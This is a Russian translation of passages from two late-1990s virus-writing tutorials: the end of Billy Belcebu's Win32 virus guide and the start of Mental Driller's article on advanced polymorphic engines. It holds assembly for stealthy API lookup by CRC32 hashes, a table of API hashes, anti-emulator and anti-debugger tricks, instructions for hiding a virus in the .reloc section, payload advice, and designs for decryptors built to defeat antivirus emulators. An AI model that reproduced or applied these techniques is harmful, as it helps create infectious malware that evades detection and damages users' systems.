    lodsd                                       ; Ищем .idata
    push    eax
    lodsd                                       ; Получаем размер
    mov     ecx,eax
    pop     esi
    add     esi,dword ptr [ebp+imagebase] ; Нормализуем

SearchK32:
    push    esi                            ; Сохраняем ESI в стек
    mov     esi,[esi+0Ch]                  ; ESI = указатель на имя
    add     esi,dword ptr [ebp+imagebase] ; Нормализуем
    lea     edi,[ebp+K32_DLL]              ; Указатель на 'KERNEL32.dll'
    mov     ecx,K32_Size                  ; Размер строки
    cld                                       ; Очищаем флаг направления
    push    ecx                            ; Сохраняем ECX
    rep     cmpsb                          ; Сохраняем байты
    pop     ecx                            ; Восстанавливаем ECX
    pop     esi                            ; Восстанавливаем ESI
    jz      gotcha                        ; Были ли они равны? Черт...
    add     esi,14h                        ; Получаем другое поле
    jmp     SearchK32                     ; И ищем снова

gotcha:
    cmp     byte ptr [esi],00h             ; Это OriginalFirstThunk 0?
    jz      nopos                          ; Проклятье, если так...
    mov     edx,[esi+10h]                  ; Получаем FirstThunk
    add     edx,dword ptr [ebp+imagebase] ; Нормализуем
    lodsd                                       ; Получаем его
    or      eax,eax                       ; Это 0?
    jz      nopos                          ; Проклятье...

    xchg    edx,eax                       ; Получаем указатель на него
    add     edx,[ebp+imagebase]
    xor     ebx,ebx

loopy:
    cmp     dword ptr [edx+00h],00h        ; Последний RVA?
    jz      nopos                          ; Проклятье...
    cmp     byte ptr [edx+03h],80h        ; Ординал?
    jz      nopos                          ; Проклятье...

    mov     edi,[edx]                      ; Получаем указатель на
    add     edi,dword ptr [ebp+imagebase] ; импортированную API-функцию
    inc     edi
    inc     edi
    mov     esi,edi                       ; ESI = EDI

    pushad                                   ; Сохраняем все регистры
    eosz_edi                                ; В EDI получаем конец строки
    sub     edi,esi                        ; EDI = размер имени функции

    call    CRC32                          ; В ECX - результат после POPAD
    mov     [esp+18h],eax
    popad

```

```

        cmp     dword ptr [ebp+TempGA_IT1],ecx ; CRC32 данной API-функции
        jz      wegotit                       ; совпадает с той, которая
        ; нам нужна?
reloop:
        inc     ebx                           ; Если, совершаем следующий
        add     edx,4                         ; проход и ищем нужную функцию
        ; в таблице импортов
        loop    loopy
wegotit:
        shl     ebx,2                         ; Умножаем на 4
        add     ebx,eax                       ; Добавляем FirstThunk
        mov     eax,[ebx]                     ; EAX = адрес API-функции
        test    al,00h                        ; Пересечение: избегаем STC :)
        org     $-1
nopos:
        stc
        ret
GetAPI_IT_CRC32 endp

TempGA_IT1    dd     00000000h
imagebase     dd     00400000h
K32_DLL       db     "KERNEL32.dll",0
K32_Size      equ    $-offset K32_DLL

```

;---[CUT HERE]-----

Вы счастливы? Это рульно и легко! И, конечно, вы можете избежать возможных подозрений пользователя относительно вашего вируса (если то не зашифрован), так нет видимых имен API-функций :). Далее я перечислю CRC32 некоторых API-функций (включая NULL в конце имени), но если вы захотите узнать CRC32 другой функции, то вы сможете это сделать с помощью маленькой программки, исходник которой я также прилагаю.

CRC32 некоторых API-функций:

Имя API-функции	CRC32	Имя API-функции	CRC32
-----	----	-----	----
CreateFileA	08C892DDFh	CloseHandle	068624A9Dh
FindFirstFileA	0AE17EBEFh	FindNextFileA	0AA700106h
FindClose	0C200BE21h	CreateFileMappingA	096B2D96Ch
GetModuleHandleA	082B618D4h	GetProcAddress	0FFC97C1Fh
MapViewOfFile	0797B49ECh	UnmapViewOfFile	094524B42h
GetFileAttributesA	0C633D3DEh	SetFileAttributesA	03C19E536h
ExitProcess	040F57181h	SetFilePointer	085859D42h
SetEndOfFile	059994ED6h	DeleteFileA	0DE256FDEh
GetCurrentDirectoryA	0EBC6C18Bh	SetCurrentDirectoryA	0B2DBD7DCh
GetWindowsDirectoryA	0FE248274h	GetSystemDirectoryA	0593AE7CEh
LoadLibraryA	04134D1ADh	GetSystemTime	075B7EBE8h
CreateThread	019F33607h	WaitForSingleObject	0D4540229h
ExitThread	0058F9201h	GetTickCount	0613FD7BAh
FreeLibrary	0AFDF191Fh	WriteFile	021777793h
GlobalAlloc	083A353C3h	GlobalFree	05CDF6B6Ah
GetFileSize	0EF7D811Bh	ReadFile	054D8615Ah
GetCurrentProcess	003690E66h	GetPriorityClass	0A7D0D775h
SetPriorityClass	0C38969C7h	FindWindowA	085AB3323h
PostMessageA	086678A04h	MessageBoxA	0D8556CF7h
RegCreateKeyExA	02C822198h	RegSetValueExA	05B9EC9C6h
MoveFileA	02308923Fh	CopyFileA	05BD05DB1h
GetFullPathNameA	08F48B20Dh	WinExec	028452C4Fh
CreateProcessA	0267E0B05h	_lopen	0F2F886E3h
MoveFileExA	03BE43958h	CopyFileExA	0953F2B64h
OpenFile	068D8FC46h		

Вам нужен CRC32 другой функции?

Это вполне возможно, поэтому я прилагаю исходник маленькой, но эффективной программы, которую я сделал сам для себя. Надеюсь, что вам она также будет полезной.

;---[CUT HERE]-----

.586

```

        .model flat
        .data

extrn    ExitProcess:PROC
extrn    MessageBoxA:PROC
extrn    GetCommandLineA:PROC

titulo    db "GetCRC32 by Billy Belcebu/iKX",0

message    db "SetEndOfFile"                ; Поместите здесь строку, чей
                                                ; CRC32 вам нужно узнать
-          db 0
crc32_     db "CRC32 is "
          db "00000000",0

        .code

test:
    mov     edi,_-message
    lea     esi,message                    ; Загружаем указатель на имя
                                           ; API-функции
    call    CRC32                        ; Получаем CRC32

    lea     edi,crc32_
    call    HexWrite32                    ; Конвертируем hex в текст

    mov     _, " "                        ; Пусть 0 станет пробелом

    push    00000000h                    ; Отображаем messagebox с
    push    offset titulo                  ; именем API-функции и ее CRC32
    push    offset message
    push    00000000h
    call    MessageBoxA

    push    00000000h
    call    ExitProcess

HexWrite8    proc                        ; Этот код был взят из носителя
    mov     ah,al                        ; 1-ого поколения вируса
    and     al,0Fh                        ; Bizatch
    shr     ah,4
    or      ax,3030h
    xchg    al,ah
    cmp     ah,39h
    ja      @@4
@@1:        cmp     al,39h
    ja      @@3
@@2:        stosw
    ret
@@3:        sub     al,30h
    add     al,'A' - 10
    jmp     @@2
@@4:        sub     ah,30h
    add     ah,'A' - 10
    jmp     @@1
HexWrite8    endp

HexWrite16    proc
    push    ax
    xchg    al,ah
    call    HexWrite8
    pop     ax
    call    HexWrite8
    ret
HexWrite16    endp

HexWrite32    proc

```



```

        push    eax
        shr     eax, 16
        call    HexWrite16
        pop     eax
        call    HexWrite16
        ret
HexWrite32    endp

CRC32    proc
        cld
        xor     ecx,ecx
        ; байта меньше
        dec     ecx
        mov     edx,ecx
NextByteCRC:
        xor     eax,eax
        xor     ebx,ebx
        lodsb
        xor     al,cl
        mov     cl,ch
        mov     ch,d1
        mov     dl,dh
        mov     dh,8
NextBitCRC:
        shr     bx,1
        rcr     ax,1
        jnc     NoCRC
        xor     ax,08320h
        xor     bx,0EDB8h
NoCRC:    dec     dh
        jnz     NextBitCRC
        xor     ecx,eax
        xor     edx,ebx
        dec     edi
        ; на 1 байт меньше
        jnz     NextByteCRC
        not     edx
        not     ecx
        mov     eax,edx
        rol     eax,16
        mov     ax,cx
        ret
CRC32    endp

end    test
;---[ CUT HERE ]-----

```

Круто, правда? :)

Антиэмуляторы

Как и многие другие части этого документа, эта маленькая глава является совместным проектом между мной и Super'ом. Далее следует небольшой список того, что необходимо знать для обмана AV'ишных эмуляторов, как и некоторых небольших отладчиков. Наслаждайтесь!

- Генерирование ошибок с помощью SEH. Пример:

```

pseh    >jmp virus_code&rt
dec     byte ptr [edx] ; >-- или другое исключение, например 'div edx'
[... ] >-- если мы здесь, нас отлаживают!
virus_code:
rseh
[... ] >-- код вируса :)

```

- Использование сегментного префикса CS. Например:

```

jmp     cs:[shit]
call    cs:[shit]

```

- Использование RETF. Пример:

```

push    cs

```

```
call    shit
retf
```

- Игра с DS. Пример:

```
push    ds
pop      eax
```

или даже лучше:

```
push    ds
pop      ax
```

или еще лучше:

```
mov      eax,ds
push     eax
pop      ds
```

- Детектирование эмулятора NODiCE с помощью трюка PUSH CS/POP REG :

```
mov      ebx,esp
push     cs
pop      eax
cmp      esp,ebx
jne      nod_ice_detected
```

- Использование недокументированных опкодов:

```
salc     ; db 0D6h
bpice    ; db 0F1h
```

- Использование тредов и/или фиберов

Я надеюсь, что все это окажется для вас полезным :).

Перезапись секции .reloc

Это очень интересная тема. Секция '.reloc' полезна только тогда, когда ImageBase PE-файла меняется в силу какой-либо причины, но так как это в 99.9% случаев не происходит, она не нужна. А так как '.reloc' секция очень часть довольно велика, почему бы не хранить там наш вирус? Я предлагаю вам прочитать tutorial b0z0 в Xine#3, который называется "Идеи и теории относительно заражения PE", так как в нем содержится много интересной информации.

Если вы хотите перезаписать секцию релокейшенов, сделайте следующее:

В заголовке секции:

- В качестве нового VirtualSize установите размер вируса + его кучу
- В качестве нового SizeOfRawData установите выравненный VirtualSize
- Очистите PointerToRelocations и NumberOfRelocations
- Измените имя '.reloc' на какое-нибудь другое.

Входной точкой вируса будет VirtualSize секции. В некоторых случаях это также не заметно (в случае не очень больших вирусов), так как данная секция обычно очень большая.

Путеводитель по написанию вирусов под Win32:

11. Заключение

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-11-04

Приложение 1: Полезная нагрузка

Поскольку мы работаем с графической ОС, наша полезная нагрузка может быть весьма впечатляющей. Конечно, я не хотел бы больше видеть такие виды полезной нагрузки, которую продемонстрировали Cih и Kriz. Лучше взгляните на Marburg, HPS, Sexy2, Hatred, PoshKiller, Harrier и многие другие вирусы. Они действительно рулят. Разумеется, стоит взглянуть на вирусы с несколькими нагрузками, такими как Girigat и Thorin.

Просто подумайте о том, что пользователь не заметит присутствие вируса, пока вы сами не дадите ему знать об этом. Поэтому полезная нагрузка - это своего рода отображение всей вашей работы.

Есть много вещей, который вы можете сделать: сменить обои, изменить некоторые системные строки (как мой Legasy), вы можете показать ему веб-страницы, вы можете вывести что-нибудь на экран из-под Ring-0 (как Sexy2 и PoshKiller) и так далее. Просто исследуйте немного справочник по Win32 API. Попробуйте сделать вашу нагрузку как можно более назойливой :).

Приложение 2: Об авторе

Хей :). Я решил посвятить эту секцию самому себе. Можете назвать меня эгоистичным, высокомерным или надменным. Я знаю, что я таковым не являюсь :). Я просто хочу вам рассказать немного о человеке, который пытался научить вас полезным вещам с помощью данного tutorials (Billy Belcebu имеет в виду себя - прим. пер.). Я 16-летний парень из Испании. У меня есть собственный взгляд на мир, собственные политические идеи. Я верю в идеалы, и я думаю, что мы можем сделать что-нибудь, чтобы спасти наше больное общество. Я не хочу жить там, где деньги котируются превыше жизни (любой: людей, зверей, овощей (хмм... - прим. пер.)), где понятием демократии извращается людьми из правительства (это не только проблема Испании, но также и других стран - США, Великобритании, Франции и т.д.). Демократия (я думаю, что коммунизм был бы лучше (спасибо, не надо, уже наелись - прим. пер.)), но если нет ничего лучше демократии...) всем жителям страны выбирать свое будущее. Брр, я уже устал писать подобные вещи, это все равно, что говорить со стеной :).

Ок, ок, я лучше немного поговорю о своей работе. Я создатель следующих вирусов:

```
+ Пока был в DDT,
  - Antichrist Superstar           [ Никогда не был зарелизен ]
  - Win9x.Garaipena                [ AVP: Win95.Gara ]
  - Win9x.Iced Earth               [ AVP: Win95.Iced.1617 ]

+ Пока был в iKX,
  - Win32.Aztec v1.00, v1.01       [ AVP: Win95.Iced.1412 ]
  - Win32.Paradise v1.00           [ AVP: Win95.Iced.2112 ]
  - Win9x.PoshKiller v1.00
  - Win32.Thorin v1.00
  - Win32.Legacy v1.00
  - Win9x.Molly
  - Win32.Rhapsody
```

Также несколько движков:

```
- LSCE v1.00                      [Little Shitty Compression Engine]
- THME v1.00                      [The Hobbit Mutation Engine]
- MMXE v1.00, v1.01               [MultiMedia eXtensions Engine]
- PHIRE v1.00                     [Polymorphic Header Idiot Random Engine]
```

И я написал несколько tutorиалов, но я не буду перечислять их здесь :).

В настоящее время я являюсь членом группы iKX. Как вы знаете, iKX расшифровывается как International Knowledge eXchange. В прошлом я был организатором DDT. Я считаю себя антифашистом, защитником прав человека, антимилитаристом и врагом всех, кто обижает женщин и маленьких детей. Я верю только в себя, не верю в какую-либо религию и фанатизм.

Также важную роль (кроме друзей) в моей жизни играет музыка. Во время написания данных строк я, как обычно, слушаю музыку :).

Для получения большей информации обо мне и моих релизах, посетите мою домашнюю страницу.

Напоследок

Еще один tutorиал подошел к концу... В какой-то мере его было немного скучно писать (хей, я человек, я предпочитаю программировать, а не писать), но во мне всегда жива надежда, что у того, кто будет читать результаты моих трудов, возникнут новые идеи. Как я уже сказал в введении, почти весь код, приведенный в данном tutorиале, написан мной (в отличии от того, что было в DOS'овском путеводителе). Я надеюсь, что это поможет вам.

Я знаю, что не затронул некоторых вещей, например заражение с помощью добавления новой секции или технику "Call Gate" или "вставка VMM" для перехода в Ring-0. Я всегда пытался сделать tutorиалы как можно проще. Теперь вы можете решить, было ли это правильным выбором или нет. Время покажет.

Этот документ посвящен людям, которые помогали мне, когда я делал свои первые шаги в программировании под Win32: zAxOn, Super, nIgr0, Vecna, b0z0, Ypsilon, MDriller, Qozah, Benny, Jacky Qwerty (не добровольная помощь, но тем не менее...), Lord Julus (да, я многому научился из его tutorиалов!), StarZer0 и многих других. Конечно, также заслуживают упоминания Int13h, Owl, VirusBuster, Wintermute, Somniun, SeptiC, TechnoPhuk, SlageHammer и, конечно, вы - мой читатель. Это было написано для вас!

- Mejor morir de pie que vivir arrodillado - (Ernesto "Che" Guevara)

- Лучше умереть, стоя в полный рост, чем жить, стоя на коленях - (Эрнесто "Че" Гевара)

Валенсия, 6 сентября 1999.

(c) 1999 Billy Belcebu/iKX

Создание продвинутых полиморфных движков

Автор: Mental Driller / 29#5, пер. Aquila

Дата: 2003-01-05

В этой статье предполагается, что вы знакомы с основами создания полиморфных движков, и у вас должны быть неплохие знания о генераторах декрипторов и их создании (это не для новичков! ;))

В этой статье рассказывается о win32-движках. Я не очень хорошо знаком с вирусами под Linux/Unix, но думаю, что идеи, излагаемые в этой статье могут быть проэкстраполированы на эти операционные системы.

0. Несколько комментариев

Эта статья была написана для тех, кто сделал свой полиморфный движок и хочет улучшить свои знания и свою технику, делая еще более лучшие полиморфные движки. Я должен предупредить, что техники, о которых пойдет разговор, требуют очень много времени (ошибка при кодировании, независимо от того, маленькая она или большая, может привести к возникновению огромных ошибок, которые будет очень трудно отследить или которые вылезут в последний момент).

Ок, начнем. Я попытался хорошо организовать материал статьи и приводить ясные объяснения, но иногда вам может быть трудно меня понять. Просто исходите из того, что я не эксперт в написании статей, я делаю только то, что могу :).

1. Создание более сложных полиморфных движков

1.1 Размер декрипторов

Многие люди до сих пор верят в старое правило виркодинга: декрипторы должны быть маленькими. Это правило было верно во времена 40 мегабайтных жестких дисков, но сейчас оно уже устарело. Сейчас у среднего пользователя многогиговый винт, и он/она не знает, сколько на самом деле сейчас свободного места на диске. Поэтому мы можем делать огромные вирусы (10 килобайт или больше) без опасений, что нас обнаружат. Мы можем применить это и декрипторам. Почему бы не сгенерировать 4-х килобайтный декриптор? Мы можем это сделать и более того - мы чуть ли не обязаны сделать это (100 байтный декриптор для нынешних антивирусных эмуляторов не представляет никакой проблемы). Но мы должны сделать хороший генератор мусора, чтобы антивирусным программам было труднее обнаружить вирус с помощью различных алгоритмических подходов или эвристических техник.

Другой плюс больших декрипторов, это то, что эмулятор не сможет сразу определить, декриптор это или нет. Килобайта мусора в начале декриптора будет достаточно, но учтите, что чем дешевле процессоры, тем меньше времени эмуляторам потребуется для анализа. Мусор выполняется очень быстро во время нормального выполнения, но он может значительно "напрячь" эмулятор. Чем больше мусора вы поместите, тем больше времени потребуется эмулятору и тем меньше вероятность, что эмулятор найдет расшифрованный вирус. Ваш мусор должен быть "корректен", чтобы не сработала эвристика. Также вы должны соблюдать баланс между количеством и

качеством кодогенерации (помещение 20 килобайт сложного мусора может замедлить начальную инициализацию приложения, что может привлечь внимание пользователя).

1.2 Алгоритмические приложения

Когда это возможно, избегайте линейной расшифровки. Даже если у нас 10-ти килобайтный декриптор, если мы сделаем основной цикл (который легко определяется эмулятором) и будем последовательно обращаться к зашифрованным данным, глупо делать слишком сложный движок, так как многие эмуляторы используют специальную технику, чтобы побеждать сложные декрипторы (они просто помещают брикпоинт после большого цикла и ждут, пока эта часть не будет расшифрована). Я разработал две техники, призванные предотвратить подобный исход: PRIDE и ветвление.

1.2.1 Технология PRIDE

Аббревиатура расшифровывается как Pseudo-Random Index DEcryption (псевдослучайная индексная расшифровка). Идею, лежащую в основе данной технологии, я вынашивал с самого начала, как начал писать полиморфные движки. Из-за нехватки информации мне пришлось исследовать и разрабатывать все самому и теперь делюсь этим с вами.

Идея состоит в том, что "нормальная" программа не делает последовательного чтения/записи в какой-либо области данных, как это делают декрипторы всех полиморфных вирусов. Есть несколько техник, которые пытаются избежать этого тем или иным образом (смотрите движок Zhengxi (29A#1) или MeDriPolEn в Squatter(29A#3)), например с помощью добавления нескольких байт, чтобы оставить "дыры", а затем проведения нескольких расшифровок одного и того же кода, но добавляя каждый раз другое число, чтобы в результате полностью расшифровать код.

Это также детектится AV-эмуляторами. Единственный путь спрятаться - это сделать подобие "случайного" доступа к данной памяти, чтобы надуть эмулятор и заставить их думать, что это часть нормального доступа к приложению, и это то, над чем я долго работал, прежде чем вывел формулу, очень легкую для применения в полиморфизме. Она адаптирована для побайтной расшифровки, но я объясню также, как адаптировать ее для остальных случаев.

Random(число) символизирует случайное число между 0 и число-1 (как в соответствующей C-функции)

Encrypted_Data_Size = размер зашифрованной части, округленной в сторону ближайшей степени двух (в сторону увеличения) - это я объясню позже.

InitialValue = Random(Encrypted_Data_Size)

Формула

```
Register1 = Random(Encrypted_Data_Size)
Register2 = InitialValue
Loop_Label:
Decrypt [(Register1 XOR Register2)+Begin_Address_Of_Encrypted_Data]
Register1 += Random (Encrypted_Data_Size) AND -2
L-----> Take care with this one!
Register1 = Register1 MOD Encrypted_Data_Size
Register2++
Register2 = Register2 MOD Encrypted_Data_Size
if Register2!=InitialValue GOTO Loop_Label
GOTO Begin_Address_Of_Encrypted_Data
```

Вот и все! Очень коротко, очень легко закодировать и очень рандомизировано. Давайте рассмотрим это по шагам, а я объясню математические аспекты формулы (почему именно так и

никак иначе):

Сначала нужно разобраться, почему зашифрованная часть должна быть степенью 2-х. Если вы посмотрите на формулу, вы можете увидеть, что сгенерированный адрес расшифровки создается с помощью XOR, используя 2 случайных числа. Дело в том, что XOR (в отличие от ADD, SUB и т.д.) никогда не модифицирует бит выше, чем самый высший из двух чисел-операндов. Соответственно, мы можем определить максимальное число-результат (которое всегда будет степенью 2-х).

Теперь об используемых регистрах: Register1 используется в качестве модификатора Register2. Каждый раз получается псевдослучайное число, так как мы генерируем начальное значение случайным образом, к которому добавляем в каждом проходе цикла случайное значение. Работа этой формулы осуществляется Register2, и если вы посмотрите на него, вы увидите, что Register2 ничто иное как счетчик, поэтому вы можете увеличивать или уменьшать его значение - это остается на вас (или на ваш движок :)). Просто держите его внутри заданных ограничений (между 0 и Encrypted_Data_Size).

Теперь реальная революция, произведенная данной формулой: после многих тестов я обнаружил, что когда у вас есть счетчик (Register2), и вы ксорите с ним случайное число (всегда в пределах заданных ограничений, я не собираюсь больше этого повторять :)), вы получите другое число, и если вы добавите к ксорящемуся значению другое небольшое случайное число и увеличите значение счетчика, сделаете XOR со счетчиком в следующий раз, то получите другое случайное значение (гмм, да... - прим. пер.). Когда вы полностью закончите со счетчиком (от нуля до NumberPowerOf2), вы получите последовательность случайных чисел, которые включают все числа от 0 до NumberPowerOf2, но без повторов! Это вроде пермутации последовательности чисел, но вам не нужно хранить одномерный массив или генерировать какие-нибудь данные. Так как формула может рандомизировать все числа, она не очень сильно отличается от "стандартного" декриптора.

Когда вы будете использовать эту технологию, большинство случайных значений будут от 0 до размера данных, которые надо расшифровать (степень от 2). В формуле есть одна особенность, необходимая для получения надежных значений: вы должны "выравнивать" числа (то есть результат Random(Encrypted_Data_Size) должны быть кратны 1, если мы расшифровываем побайтно, кратны 2, если расшифровываем пословно, и 4, если мы расшифровываем по 4 байта (двойное слово)). Но число, которое мы добавляем к ксорящемуся значению, своего рода особенное, потому что оно должно быть кратно 2, если расшифровываем побайтно, кратно 4 для пословной расшифровки, и кратно 8, если расшифровываем поддвухсловно. Это можно легко реализовать с помощью получения случайного значения для добавления (до кодирования опкода инструкции), а затем применения над инструкцией следующей формулы:

```
AND Value, Encrypted_Data_Size-2 (for bytes), or  
AND Value, Encrypted_Data_Size-4 (for words), etc.  
(в движке, а не в декрипторе!).
```

Просто примите это в расчет, иначе зашифрованная часть будет обработана два раза, что приведет к ее повреждению (я обнаружил это после нескольких часов соцерзания правильного движка и неправильно расшифрованного им кода и после написания тысяч маленьких тестовых программ :)).

Этот метод, хотя он и весьма мощный, можно победить с помощью обнаружения циклов, поэтому мы должны сделать что-нибудь, чтобы избавиться от линейности выполнения декриптора. Самый легкий путь - это поместить несколько условных переходов в середину, но похоже, что эмуляторы обнаруживают, какие области кода более часто выполняются чем другие (или что-то вроде этого), поэтому я подумал об этом и создал следующую технику:


1.2.2 Технология ветвления

Эта технология, если скомбинировать ее с PRIDE, позволит нам победить обычные эмуляторы (конечно, с помощью обычных техник полиморфизма и генерации сложного мусора).

Когда вы взглянете на "законное" приложение, вы можете заметить, что в нем есть много условных переходов, и совершенно нормальным является то, что кусок кода не выполняется столько раз, сколько это делает расшифровывающий цикл. Мы должны решить эту проблему, и это можно сделать так:

Сначала у нас есть следующие массивы и значения:

```
ArrayOfJumps      dd N dup (0)
ArrayOfJumpsNdx   dd 0
JumpsToComplete   dd N dup (0)
JumpsToCompleteNdx dd 0
```



(Это будет сгенерировано с тремя уровнями рекурсии. Просто прочитайте далее объяснение)

Я думаю, что диаграмма дает ясное представление о технике, но я дам необходимые пояснения.

1. Первый шаг

Вы должны написать рекурсивную функцию, которую я буду называть "DoBranch". Эта функция должна управлять кодом, как если бы тот был деревом. В движок, туда где начинается конструирование декомпилятора, вы сначала вставляете инструкции, помещающие в регистры начальные значения. Как только вы ее написали и сгенерировали кое-какой мусор, вы вызываете "DoBranch". Учтите, что поскольку функция будет выполняться несколько раз (в конце концов, она же рекурсивная), не следует использовать фиксированных переменных в памяти. Используйте стек или индексные переменные.

2. Рекурсия рулит!

DoBranch получает контроль и не возвратится, пока с декомпилятором не будет закончено. Функция должна знать, на каком уровне рекурсии она находится, поэтому вам придется завести переменную, значение которой будет увеличиваться каждый раз, когда будет вызываться "DoBranch" (INC [RecursivityLevel] в самом начале). Каждый раз, когда вы

будете возвращаться из функции, вам нужно будет уменьшать значение.

3. Сохраняйте адрес

Ловите момент, когда уровень рекурсии станет максимальным. Если он таким еще не стал, мы сохраняем адрес вставки инструкции в подготовленное нами множество переменных: `ArrayOfJumps+ArrayOfJumpsNdx` и увеличиваем значение `ArrayOfJumpsNdx`.

4. Код между переходами

Если вы еще не достигли желаемого уровня рекурсии, после сохранения текущего адреса (пункт 3), генерируйте мусор (немаленькое количество). Когда вы решите, что уже достаточно, сгенерируйте случайный условный переход. Он должен быть очень случайным, как например `'CMP Reg1, Reg2 / JA xxx'` или что-нибудь в этом роде, причем `Reg1` и `Reg2` должны быть мусорными инструкциями (используемыми мусорными инструкциями), если это возможно. Есть огромное количество возможностей (другой возможный вариант - `'TEST Reg, Value / J(N)Z xxx'`, где `Value` - это степень от двойки - т.е. установлен только один бит).

Мы должны сохранить адрес созданного нами условного перехода, потому что мы не знаем, куда мы собственно должны перейти, поэтому нам надо будет подпатчить его чуть позже. Достаточно запустить адрес в стек.

Сохранив адрес, мы снова кодируем лист этого бинарного дерева: вы снова вызываете `"DoBranch"`, а когда он возвращается... Вуаля! У нас закодирован полноценный переход, и, конечно, индекс вставки инструкции указывает на место, куда нужно было совершить переход. Поэтому мы достаем сохраненное значение из стека, вычисляем расстояние и сохраняем адрес перехода. После этой маленькой операции мы снова вызываем `"DoBranch"`, уменьшаем `[LevelOfRecursivity]` и делаем `RET`.

5. Контроль количества ветвей кода, создаваемых переходами

Количество ветвей, создаваемых этой функцией будет около $2^{\text{максимальный_уровень_рекурсии}}$, поэтому учтите, что эта функция может сгенерировать огромный декриптор (я рекомендую 3 или 4 уровня рекурсии, что сгенерирует 8 или 16 ветвей).

6. Последний уровень рекурсии

Когда вы достигаете последнего уровня рекурсии, вы генерируете алгоритм расшифровки и все остальное. Убедитесь, что вы делаете это очень случайным образом, потому что поскольку эта часть кодируется $2^{\text{максимальный_уровень_рекурсии}}$, если ваш код будет очень похож, это не будет полиморфизмом.

Когда вы достигнете пары `сравнение/условный_переход` (та, которая определяет, продолжать расшифровку зашифрованной части или нет), вам необходимо закодировать сравнение и оставить переход так как есть, чтобы подождать, пока вернется функция `"DoBranch"`, дабы быть уверенным, что все ветви уже закодированы. Поэтому мы сохраняем этот адрес в другой подготовленный массив, `JumpsToComplete`, точно так же, как мы это сделали с `ArrayOfJumps`.

Затем вставляем кое-какой мусор, кодируем переход на зашифрованную часть и делаем `RET`.

7. Окончательный возврат из "DoBranch"

После окончательного возврата из `DoBranch`, нам нужно обработать переходы, которые мы сохранили в `JumpsToComplete`. В этот раз мы будем использовать два массива, которые мы сконструировали, пока кодировали все ветви. Вся сила этой техники базируется на следующем:

1. Получаем первый адрес из `JumpsToComplete`
2. Выбираем случайным образом адрес из `ArrayOfJumps`
3. Обрабатываем адрес из `JumpsToComplete` таким образом, чтобы у нас получился условный переход на одно из мест дерева (случайным образом).
4. Делаем это со всеми адресами, находящимися в `JumpsToComplete`.

После того, как мы закончим, у нас будет декриптор, который будет вести себя точно так же, как и обычный, но вы никогда не будете знать наверняка, какая ветвь выполнится, потому что когда программа "прыгает" в цикл, выполняется случайное количество случайных сравнений и условных переходов, которые приведут к случайной части расшифровки. Согласно тому, что любая ветвь делает тоже, что и другие, нам неважно, какая из них выполнится. Таким образом мы прерываем линейность выполнения и сейчас декриптор "снаружи" напоминает нормальное приложение, а не цикл декриптора.

1.3 Внутренняя рекурсия

Мы увидели, что технология ветвления требует рекурсивность для простой реализации этой техники, но так как мы уже сделали ее, мы можем ориентировать весь наш движок на рекурсивные функции, особенно чтобы генерировать косвенные модификации регистра/памяти. Мы собираемся запрограммировать некоторые обычные функции рекурсивным образом, добавив переменную, которую я назвал "уровень рекурсии". Значение этой переменной увеличивается каждый раз, когда вызывается функция. Переменная используется для того, чтобы контролировать активные экземпляры этой функции (поэтому, когда мы достигнем определенного количества вызовов, мы сможем избежать уже ненужного рекурсивного вызова). Давайте посмотрим инструкцию 'MOV Reg, Value' и что случится, если мы напишем эту функцию, которая будет генерировать подобные инструкции рекурсивным образом:

1. Определите тип MOV

Обычно я использую 'MOV Reg, Value', 'PUSH Value/POP Reg' и 'LEA Reg, [Value]', но это я оставляю на вас. У 'MOV Reg, Value' есть другой опкод (C7 C?), но постарайтесь избежать его, так как ни один компилятор не сгенерировал бы его (хотя это прекрасно будет работать, так как это опкод для 'MOV DWORD PTR [Address], Value' в режиме работы с регистрами), к тому же есть более оптимизированные пути сделать это (конкретно однобайтовые опкоды B?).

Теперь, когда у нас есть этот MOV, мы приравниваем им "минимальный шанс", используя их, например, в 25% вызовов, и используем достаточно глубокий уровень рекурсии (на мой взгляд, достаточно 5 или 6). Назовем эту функцию "DoMOVRegValue". Поэтому в самом начале мы можем поместить:

```
inc    byte ptr [RecursivityLevel]
cmp    byte ptr [RecursivityLevel], 5
jae    MakeNoRecursive
...
```

И, наконец, мы делаем переход сюда вместо обычного RET:

```
Return:    dec    byte ptr [RecursivityLevel]
           ret
```

2. Не только эта функция, но гораздо больше!

Чтобы повысить сложность генерируемого кода, мы должны сделать другие функции по такому же принципу как DoMOVRegValue. Мы можем написать DoMOVRegReg, DoMOVRegMem (которая будет создавать 'MOV Reg,[Address] или нечто вроде этого), DoMOVMemReg и модификации (DoADDRegValue, SUB, XOR и так далее). Мы должны быть предельно внимательны, чтобы быть уверенными в отсутствии ошибок в коде. Таким образом DoMOVRegValue будет генерировать не только прямые перемещения, о которых мы говорили ранее, но и другие варианты, например:

```
; DL=Регистр, который нужно использовать
; EAX=Значение, которое нужно переместить
```

```
call    GiveMeABufferAddress
; EBX=Адрес буфера, в котором мы сохраняем двойное
; слово
call    DoMOVMemValue ; Используя EBX в качестве адреса
; и EAX в качестве значения
